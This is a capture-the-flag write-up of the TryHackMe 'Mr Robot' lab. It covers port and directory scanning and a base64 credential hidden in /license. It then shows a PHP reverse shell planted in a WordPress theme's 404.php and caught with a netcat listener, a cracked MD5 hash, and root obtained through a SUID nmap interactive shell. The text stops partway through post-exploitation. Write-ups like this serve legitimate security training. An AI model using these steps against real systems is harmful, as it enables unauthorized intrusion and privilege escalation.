Mr Robot CTF

Penetration Testing Writeup

Platform	TryHackMe
Difficulty	Medium
Operating System	Linux
Completion Date	01/14/2026
Target IP	10.65.177.191
Techniques Used	Enumeration, Web enumeration, WordPress exploitation, Password Cracking, SUID exploitation.

Table of Contents

1. Executive Summary

Executive Summary - Mr Robot CTF (TryHackMe)

Difficulty: Medium | **Objective:** Capture 3 flags

Attack Vector

1. Reconnaissance

- Open ports: 22 (SSH), 80 (HTTP) and 443 (HTTPS)
- Discovery via robots.txt: dictionary fsocity.dic and first flag

2. Web Enumeration

- WordPress installed
- Base64-encoded credentials in /license file
- Username and password discovered: Credentials: elliot:ER28-0652

3. WordPress Exploitation

- PHP reverse shell upload via Theme Editor (404.php)

4. Privilege Escalation (User)

- Second flag in /home/robot/key-2-of-3.txt (read-only for robot user)
- MD5 hash found: robot:c3fcd3d76192e4007dfb496cca67e13b
- Crack with Crackstation.net: password = abcdefghijklmnopqrstuvwxyz
- su robot to access second flag

5. Privilege Escalation (Root)

- SUID misconfiguration: /usr/local/bin/nmap (version 3.81)
- Exploit via interactive mode: nmap --interactive → !sh
- Root shell obtained, third flag in /root/key-3-of-3.txt

Flags

- **Key 1:** Via robots.txt
- **Key 2:** /home/robot/ after MD5 hash crack
- **Key 3:** /root/ after privilege escalation via nmap SUID

Techniques Used

- Enumeration, Web enumeration, WordPress exploitation, password cracking, SUID exploitation

2. Methodology

The approach followed these phases:

1. Reconnaissance and Enumeration
2. Exploitation
3. Post-Exploitation and Privilege Escalation
4. Documentation and Reporting

3. Reconnaissance and Enumeration

3.1. Port Scan (Nmap)

Command executed:

```
nmap -sC -sV [TARGET_IP]
```

Open ports found:

Console

```
root@ip-10-65-117-129:~/mrrobot# cat nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-14 12:36 GMT
Nmap scan report for 10.65.177.191
Host is up (0.0019s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.2. Web Enumeration

Tools used:

- Gobuster for directory enumeration

Command executed:

```
gobuster dir -u [TARGET_IP] -w /usr/share/wordlists/dirb/common.txt
```


Console

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0]
/admin                (Status: 301) [Size: 235]
/atom                 (Status: 301) [Size: 0]
/audio                (Status: 301) [Size: 235]
/blog                 (Status: 301) [Size: 234]
/css                  (Status: 301) [Size: 233]
/dashboard            (Status: 302) [Size: 0]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0]
/images               (Status: 301) [Size: 236]
/image                (Status: 301) [Size: 0]
/Image                (Status: 301) [Size: 0]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0]
/intro                (Status: 200) [Size: 516314]
/js                   (Status: 301) [Size: 232]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0]
/page1                (Status: 301) [Size: 0]
/phpmyadmin           (Status: 403) [Size: 94]
/readme               (Status: 200) [Size: 64]
/rdf                  (Status: 301) [Size: 0]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0]
/rss2                 (Status: 301) [Size: 0]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 235]
/wp-admin             (Status: 301) [Size: 238]
/wp-content           (Status: 301) [Size: 240]
/wp-includes          (Status: 301) [Size: 241]
/wp-config            (Status: 200) [Size: 0]
/wp-cron              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-load              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2671]
/wp-mail              (Status: 500) [Size: 3074]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0]
/xmlrpc               (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
===============================================================
Finished
===============================================================
```


5. Exploitation

5.1. Initial Access


Whit the gobuster results, I started investigating the pages to look for clues, beginning with robots.txt and found a dictionary and the first flag.



Flag 1:




The fsocity.dic result is clearly a dictionary, so I ran a curl to save it in a file called wordlist.txt in my folder created to solve the room so we can use it in the future.





Exploring the directories found by gobuster, /admin takes us to a loop of the index.html page, which is useless. But we identified /login that takes us to a WordPress login page.

Let's continue exploring the directories and try to find some username clue since so far we have nothing to attempt a login except a dictionary that has usernames and passwords. We could attempt a brute force, but exploring everything we found might give us a direct clue of existing users to try brute forcing only the password.




Navigating to /license we found a note. It's strange that a page with one line of text has a scrollbar on the side. Scrolling down we found a clue.






We found ZWxsaW90OkVSMjgtMDY1Mgo= in base64. Decoding it we found a username and password elliot:ER28-0652.


If we try the username and password on the WordPress login panel, we successfully log in!




Looking at the bottom right corner, it displays the WP version, which is 4.3.1. Searching for any exploit, we discovered that this version is vulnerable to RCE. We can exploit a reverse shell.




To initiate a reverse shell, I first opened a port to listen on my device and uploaded a shell.php file. However, WP doesn't allow uploading .php files. Our user is admin but I didn't find where I could add this file extension to enable uploads.






I found another alternative we can exploit. Going to **Appearance > Editor**, we find some native .php files on the right sidebar. We can edit the file with our payload and open the file to execute the reverse shell. In our case, I chose to edit 404.php because it's a page that displays whatever we put in the file as an error response, so we just need to type anything in the search and the script is triggered.



Now we just need to trigger the 404 error by searching for a page that doesn't exist.




```
Console

┌──(m0nteiro㉿kali)-[~/pentest/thm/rooms/mrrobot]
└─$ nc -lvnp 2006
listening on [any] 2006 ...
connect to [192.168.131.232] from (UNKNOWN)
[10.65.177.191] 52254
bash: cannot set terminal process group (3191):
Inappropriate ioctl for device
bash: no job control in this shell
daemon@ip-10-65-177-
191:/opt/bitnami/apps/wordpress/htdocs$
```

Bingo! We enter!

Going after the users, we found a flag in the robot user and a file containing an md5 hash. We don't have permission to see the flag, only the hash.


```
Console

daemon@ip-10-65-177-191:/home/robot$ ls
ls
key-2-of-3.txt
